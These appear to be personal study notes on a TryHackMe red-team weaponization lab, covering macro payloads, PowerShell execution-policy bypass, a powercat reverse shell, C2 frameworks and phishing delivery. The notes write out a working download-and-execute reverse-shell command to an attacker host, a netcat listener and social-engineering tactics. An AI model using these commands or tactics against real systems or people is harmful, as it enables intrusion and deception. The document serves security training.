
1
- Notice that the functions used is the same as basic implants. Also, the functions are NOT named so the reverser will have a hard time figuring out what the payload does.

Modifications: We will have an output of MS Excel Sheet from msfvenom this time so change the Workbook_Open() to Document_Open() to make it suitable for MS word documents.
- Now, deliver the payload to the victim so they will be forced to download it.

Victim's POV:

1
- Say, someone they trust got impersonated and they are convinced to go on this website and download the file.
1
2
- Of course in actual attack, once the link has been given, it should automatically download it.
- When Emulating the Adversary, you have to understand that people(possible victims in this context) in general follows the path of least resistance. As a Red Teamer, you have to figure out a way for the victim to have a maximum of ONE active interaction with the malicious link/file in order to compromise them. You may want to grease the wheels for them so they don't have to go through these hoops like downloading and executing the malicious file separately on their machine. You have to find a way such that when they click a link, it downloads the malicious file on the victim's system and executes it gaining the initial access(Goal of Weaponization phase).

- Malicious file has been downloaded into the victim’s system by the user:

1
- Copy the value and paste on the `Doc1.docx` document we were editing before:

- Executing the malicious file on the victim’s system by the user:

Attacker's POV:

PowerShell - PSH
- An OOP language executed from the
Dynamic Language Runtime(DLR) in.NETwith some exceptions for legacy uses. Do this room on basic powershell:
https[:][/][/]tryhackme[.]com[/]room[/]powershellUses of PowerShell for Red Teamers:
1
2
  - System Enumeration
  - Initial Access
Thought Process:
1. PowerShell Script that prints “Welcome to the Weaponization Room!”:
1
Write-Output "Welcome to the Weaponization Room!"
2. Save the file as “thm.ps1”:

1
- the contents of the `thm.ps1` in here is wrong. Add the "Write-Output" at the beginning plus the quotations.
3. Running the .ps1 file:
> powershell -File thm.ps1
Output:

1
- Note that by default, powershell doesn't allow script execution to avoid executing malicious scripts to be exact.
4. Changing the Execution Policy:
1
2
	4.a) How to get the current security policy in-place?
	> Get-ExecutionPolicy
Output:

1
2
4.b) Changing the execution policy: ```powershell
> Set-ExecutionPolicy -Scope CurrentUser RemoteSigned ```
Output:

5. Trying to run thm.ps1 now:

6. Bypassing Execution Policy : basically, this is a parameter that lets us run our own PowerShell scripts by bypassing the Execution Policy without changing it in the first place into RemoteSigned. Let’s change the Execution Policy back to “Restricted”:
> Set-ExecutionPolicy -Scope CurrentUser Restricted
Output:

1
6.a) Executing the PowerShell script despite the Execution Policy in place:
1
	> powershell -ex bypass -File thm.ps1
Output:

1
- Why is this allowed in the first place? Doesn't it make the Execution Policies useless if you can just bypass them? Or does the system give the Owner of the machine to have an option to execute their PowerShell scripts with the presumption that they are NOT running a malicious script?
7. Using a reverse shell written in PowerShell using powercat. Download it on the AttackBox:
$ git clone https://github.com/besimorhino/powercat.git

Example content:

8. Set up a web server on the AttackBox to serve the powercat.ps1(reverse shell) that will be downloaded and executed on the target machine then navigate to the directory of powercat + listen with the web server:

1
2
- In this way, any script executed on the target machine, it will be able to download 'powercat.ps1' by contacting this server.
- We want the target machine to make an outbound connection to the AttackBox and download 'powercat.ps1' basically because this is the script that creates the reverse connection from the victim to attacker.
9. Setup the netcat listener that will receive the reverse shell on the Attacker’s machine:
$ nc -lvnp 1337

10. From the victim’s machine, download the payload and execute it using PowerShell payload as follows:
1
C:\Users\thm\Desktop> powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://ATTACKBOX_IP:8080/powercat.ps1');powercat -c ATTACKBOX_IP -p 1337 -e cmd"
1
2
- Note that the way this happens is probably a link was clicked by the user/victim forcing the machine to download this file from this link and then execute these commands upon download which then establishes the reverse shell connection.
- The question is, how can clicking a link(phishing) leads to code execution exactly? Or do attackers exploit some vulnerability in order to do this? Let's see...
Victim's machine POV:

1
- How can you as the Attacker, make the victim machine download something or execute some PowerShell commands EVEN BEFORE you gain a shell on their machine/compromise them?

Attacker's terminal after the command executed on the victim's machine:

1
- We got a simple reverse shell with cmd.exe.
Command and Control
Example frameworks:
- PowerShell Empire
- Cobalt Strike
- Metasploit
What is C2?
- Post-exploitation frameworks. We use these kind of frameworks with the assumption that we have the initial access already on the compromised machines.
What it provides:
1
2
3
4
5
  - Generate various malicious payloads
  - Enumerate the compromised machine/networks
  - Perform privilege escalation and pivoting
  - Lateral movement
  - etc.
- Note that C2 frameworks are also used for collaboration in between Red Team Operators and other entities in the Red Team.
Cobalt Strike
- Focuses on
adversary emulation and RTO. Combination of:
1
2
3
4
  - Remote Access Tools
  - Post-Exploitation Capabilities
  - Unique Reporting system
  - Agent/Implants with advanced techniques to establish covert communications and others such as keylogging, file upload/download, VPN deployment, privilege escalation techniques, mimikatz, port scanning and lateral movements.
PowerShell Empire
- Allows RTO and pentesters collaborate across multiple servers using keys and shared passwords.
- Based on PowerShell and Python agents/implants.
- Focuses on
client-sideandpost-exploitationof Windows AD.
Metasploit
- used by script kiddies like me ehehehe
- Primarily for pentesting and RTO (if you want to modify the framework say, using evasion and stuff like that)
Delivery Techniques
- Important factors of getting initial access.
- They have to look legitimate basically and convincing so the victim would interact with them.
Email Delivery
- Common method of sending malicious attachments is through phishing.
- You have to socially engineer the victim into clicking the malicious link in which then convince the victim to download and execute the malicious file.
- The goal for this is to gain
initial accesson the victim’s machine. - Red Teamers
shouldhave their own infrastructure for phishing purposes. - Depending on the red team engagement requirement, it requires setting up various options within the email server, including
DomainKeys Identified Mail(DKIM),Sender Policy Framework(SPF), andDNS Pointer(PTR)record. - Red teamers could also use third-party email services that has good reputation such as Google Gmail, Outlook, Yahoo and others.
Using a compromised email account within company:
- You can utilize this to send phishing emails to its contacts as there is already trust established between the victims.
- You can compromise someone’s email I guess by tricking them into clicking a link and then stealing their session cookie or password spraying? (idk)
Web Delivery
- Red teamers controls a web server that hosts malicious payloads.
The Web Server’s requirements:
1
2
3
  - Follows security guidelines
  - Clean record and reputation of its domain name and TLS cert
  - More info here: https[:][/][/]attack[.]mitre[.]org[/]techniques[/]T1189[/]
- Uses social engineering as well to trick the victim into downloading a malicious file after being tricked into visiting a malicious website. A
URL shorteneris helpful in this method. Makes the link look more legitimate. - With this method, other techniques can be combined and used. The attacker can take advantage of 0-dayy exploits by exploiting vulnerable software like Java or browsers to use them in phishing emails or web delivery echniques to gain access to the victim machine.
USB Delivery
- Tricking the victim into plugging in a malicious USB device.
- More info:
https[:][/][/]attack.mitre.org[/]techniques[/]T1091[/] Common attacks:
1
2
3
  - Rubber Ducky
  - USBHarpoon
  - OMG cable (charging one)
Practice Arena
Thought Process:
1. Apply Task 4. For some reason, Meterpreter shell payloads doesn’t work with HTA. Also, we know that .doc files doesn’t work as well cause for some reason, MS word can’t open it.
Question:
- Why is it that
windows/x64/shell_reverse_tcppayload is used for.htapayload whilemeterpreter reverse connectionis used on.docfiles? Why is theshell_reverse_tcpreverse shell doesn’t work for.docpayload butmeterpreterreverse shell does and vice versa with.htapayload?
You can use this room(last task) when trying different payloads for initial access! (or just use a VM?)
Play: Combine each technique! (TBC)
-1. Say, the victim doesn’t know much about computer but we know they get anxious easily when it comes to having problems in the workplace. (maybe bad work culture?)
0. Attacker impersonates a trusted entity of the victim. (from prior recon probably)

1. Attacker creates the MS Office app say, a .docx and send it to user. Inside the file, it has a link that tries to convince the user to click on some link: